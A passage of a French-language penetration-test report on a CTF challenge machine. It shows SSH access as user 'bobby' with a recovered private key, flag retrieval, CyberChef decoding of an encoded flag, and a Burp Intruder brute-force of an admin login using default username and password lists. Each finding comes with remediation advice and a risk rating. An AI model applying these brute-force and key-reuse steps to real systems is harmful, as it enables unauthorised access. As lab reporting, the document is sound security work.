Nous avons ensuite essayé avec bobby. Nous avons trouvé ce nom dans le code source d'une page web.

```

60 <ul>
61     <li><a href="index.php">Home</a></li>
62     <li><a href="shop.php">Shop</a></li>
63     <li><a href="about.php">About Us</a></li>
64     <li><a href="contact.php">Contact Us</a></li>
65 </ul>
66 <div>Copyright &copy; Online Shop, 2021.
67 </div> <!-- Develloped by bobby -->
68     </footer>
69 </body>
70
71 </html>
```

Via la commande ci-dessous, nous spécifions l'utilisateur bobby ensuite l'adresse ip du serveur, le port 1001 et enfin le fichier contenant la clé privée.

Commande : `ssh bobby@91.166.181.39 -p 1001 -i /home/kali/download/id_rsa`


```
(kali㉿kali)-[~/Downloads]
$ ssh bobby@91.166.181.39 -p 1001 -i /home/kali/Downloads/id_rsa
The authenticity of host '[91.166.181.39]:1001 ([91.166.181.39]:1001)' can't be established.
ED25519 key fingerprint is SHA256:CAPnrjOYPlbpUcZYJpXvMM5uLACKe1V/NwM5W59tCZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[91.166.181.39]:1001' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/kali/Downloads/id_rsa':
Welcome to Ubuntu 22.10 (GNU/Linux 5.13.19-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Jun 29 09:23:25 2023 from 176.151.194.166
bobby@chal-pentest-m2:~$
```

Une fois connecté, nous avons trouvé le flag n°7 dans flag.txt.

```
(kali㉿kali)-[~/Downloads]
$ ssh bobby@91.166.181.39 -p 1001 -i /home/kali/Downloads/id_rsa
The authenticity of host '[91.166.181.39]:1001 ([91.166.181.39]:1001)' can't be established.
ED25519 key fingerprint is SHA256:CAPnrjOYPlbpUcZYJpXvMM5uLACKe1V/NwM5W59tCZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[91.166.181.39]:1001' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/kali/Downloads/id_rsa':
Welcome to Ubuntu 22.10 (GNU/Linux 5.13.19-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Jun 29 09:23:25 2023 from 176.151.194.166
bobby@chal-pentest-m2:~$ ls
ProcDump-for-Linux  bs  bs2  bs_64  flag.txt  mimipenguin  overwrite  overwrite.sh  script  swap_digger  typescript
bobby@chal-pentest-m2:~$ cat flag.txt
flag{9875170bf96043495c95c71be7587245}
bobby@chal-pentest-m2:~$
```

Flag n°7 : flag{9875170bf96043495c95c71be7587245}

RECOMMANDATIONS :

- Il faut absolument éviter de mettre un mot de passe en clair dans un fichier .txt même si le dossier est protégé par un mot de passe.
- Fail2Ban est un logiciel qui protège les serveurs informatiques contre les attaques par force brute. Il surveille les logs et interdira les adresses IP qui affichent un comportement de type force brute.
- Enlever dans le code source le nom d'utilisateur bobby

9ème flag :

Tout comme le flag7, c'est en fouillant dans la BDD avec le compte user bobby que nous obtenons un fichier flag.txt.

```
bobby@chal-pentest-m2:~$ cd //
bobby@chal-pentest-m2://$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found
bobby@chal-pentest-m2://$ cd home/
bobby@chal-pentest-m2://home$ cd bobby/
bobby@chal-pentest-m2://home/bobby$ ls
ProcDump-for-Linux bs bs2 bs_64 flag.txt mimipenguin overwr
bobby@chal-pentest-m2://home/bobby$ cd
bobby@chal-pentest-m2:~$ cd //opt/
bobby@chal-pentest-m2://opt$ ls
backup backup.sh flag.txt
bobby@chal-pentest-m2://opt$ cat flag.txt
4e6a5932597a59784e6a637a4f5464694e6a557a4d7a4d344e6a597a4e6a
4d7a4d7a6b7a4d444d354e6a457a4e444d334d7a677a4f4459784d7a6b7a
4e544d784e6a4d7a4d444d794d7a55320a4d6a5931436a59794d7a6b324d
6a4d7a4d7a557a4f544d334e6a51335a44426843673d3d0a
bobby@chal-pentest-m2://opt$
```

Suite à la conversion en From Hex > From Base64 > From Hex

Recipe

From Hex

Delimiter

Auto

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

From Hex

Delimiter

Auto

Input

4e6a5932597a59784e6a637a4f5464694e6a557a4d7a4d344e6a597a4e6a
4d7a4d7a6b7a4d444d354e6a457a4e444d334d7a677a4f4459784d7a6b7a
4e544d784e6a4d7a4d444d794d7a55320a4d6a5931436a59794d7a6b324d
6a4d7a4d7a557a4f544d334e6a51335a44426843673d3d0a

Output

flag9{e38f63909a4788a951c025beb9b3597d}

Flag9 : flag9{e38f63909a4788a951c025beb9b3597d}

RECOMMANDATIONS :

Evitez de mettre des données sensible même si il est crypter. Il est facile de pouvoir le décrypter avec le site Cyberchef. Il faudra aussi revoir le paramétrage pour éviter que l'attaquant puisse accéder à certain type de dossier.

p. 26

BRUTEFORCE DE COMPTE :

Ce type de vulnérabilité permet à un attaquant de tester directement des couples identifiant / mot de passe.

Par exemple, un attaquant pourrait développer un script lui permettant de récupérer des noms d'utilisateur disponibles publiquement. Ensuite, une attaque par l'exhaustivité (bruteforce) utilisant un dictionnaire composé des mots de passe les plus courants pourrait être effectuée à l'encontre de ces utilisateurs. La probabilité de trouver le mot de passe d'un compte est alors considérablement augmentée.

The screenshot shows a web application security tool interface with tabs for Positions, Payloads, Resource pool, and Settings. The 'Payloads' tab is active, displaying a 'Choose an attack type' section. The 'Attack type' is set to 'Sniper'. A dropdown menu is open, showing options: 'Sniper' (selected), 'Battering ram', 'Pitchfork', and 'Cluster bomb'. Below the dropdown, the 'Payload' configuration section is visible, showing a list of headers and a payload template. The payload template is: `email=$admin&password=$admin$`.

Choose an attack type


Attack type: Sniper

Payload p

Configure th

- Sniper**
This attack uses a single set of payloads and one or more payload positions. It plac
- Battering ram**
This uses a single set of payloads. It iterates through the payloads, and places the:
- Pitchfork**
This attack uses multiple payload sets. There is a different payload set for each de
- Cluster bomb**
This attack uses multiple payload sets. There is a different payload set for each de

1 POST
2 Host:
3 User-
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://home.knl.im:1000
10 Connection: close
11 Referer: http://home.knl.im:1000/s3cret4dmin/
12 Cookie: PHPSESSID=7qhc9cr359vdfkj7akroujo0oh
13 Upgrade-Insecure-Requests: 1
14
15 email=\$admin&password=\$admin\$



Request	Payload 1	Payload 2	Status code
0			200
1	admin	APC	200
2	administrator	APC	200
3	administrateur	APC	200
4	root	APC	200
5	user	APC	200
6	mysql	APC	200
7	Admin	APC	200
8	ADMIN	APC	200
9	Administrator	APC	200
10	test	APC	200
11	invité	APC	200
12	guest	APC	200
13	admin	APPLSYS	200
14	administrator	APPLSYS	200
15	administrateur	APPLSYS	200
16	root	APPLSYS	200
17	user	APPLSYS	200
18	mysql	APPLSYS	200
19	Admin	APPLSYS	200
20	ADMIN	APPLSYS	200
21	Administrator	APPLSYS	200
22	test	APPLSYS	200
23	invité	APPLSYS	200
24	guest	APPLSYS	200

Il est alors possible de mener des attaques de type bruteforce sur le portail admin de connexion sans être bloqué.

RECOMMANDATIONS :

Il est recommandé de mettre en place des mesures de type CAPTCHA pour protéger les formulaires d'authentification de ce genre d'attaque. Il est également possible de mettre en place des politiques de bannissement ou de verrouillage de comptes mais seulement depuis l'accès externe.

Bruteforce de comptes

Niveau du risque

Moyen

Périmètre concerné

http://home.knl.im:1000/s3cret4dmin/

Type de vulnérabilité

Applicative

Descriptif

Il n'y a pas de mécanisme de protection contre les attaques de type «bruteforce». Ces attaques peuvent mener soit à la découverte de comptes possédant des mots de passe faibles, soit au verrouillage des comptes testés.

Recommandations

Il est recommandé de mettre en place des mesures de type CAPTCHA pour protéger les formulaires d'authentification de ce genre d'attaques. À défaut il est également possible de mettre en place des politiques de bannissement ou de verrouillage de comptes mais seulement depuis l'accès externe.

Priorité

Moyenne

Annexes

Priorité	
Urgent	A réaliser en urgence.
Haute	À planifier en priorité.
Moyenne	À planifier dans un second temps
Basse	Non urgent.

Niveau de risque	
Critique	Risque critique sur le système d'exploitation et nécessitant une correction immédiate.
Majeur	Risque majeur sur le système d'exploitation nécessitant une correction immédiate.
Moyen	Risque modéré sur le système d'exploitation et nécessitant une correction à court terme.
Mineur	Faible risque sur le système d'information et pouvant nécessiter une correction.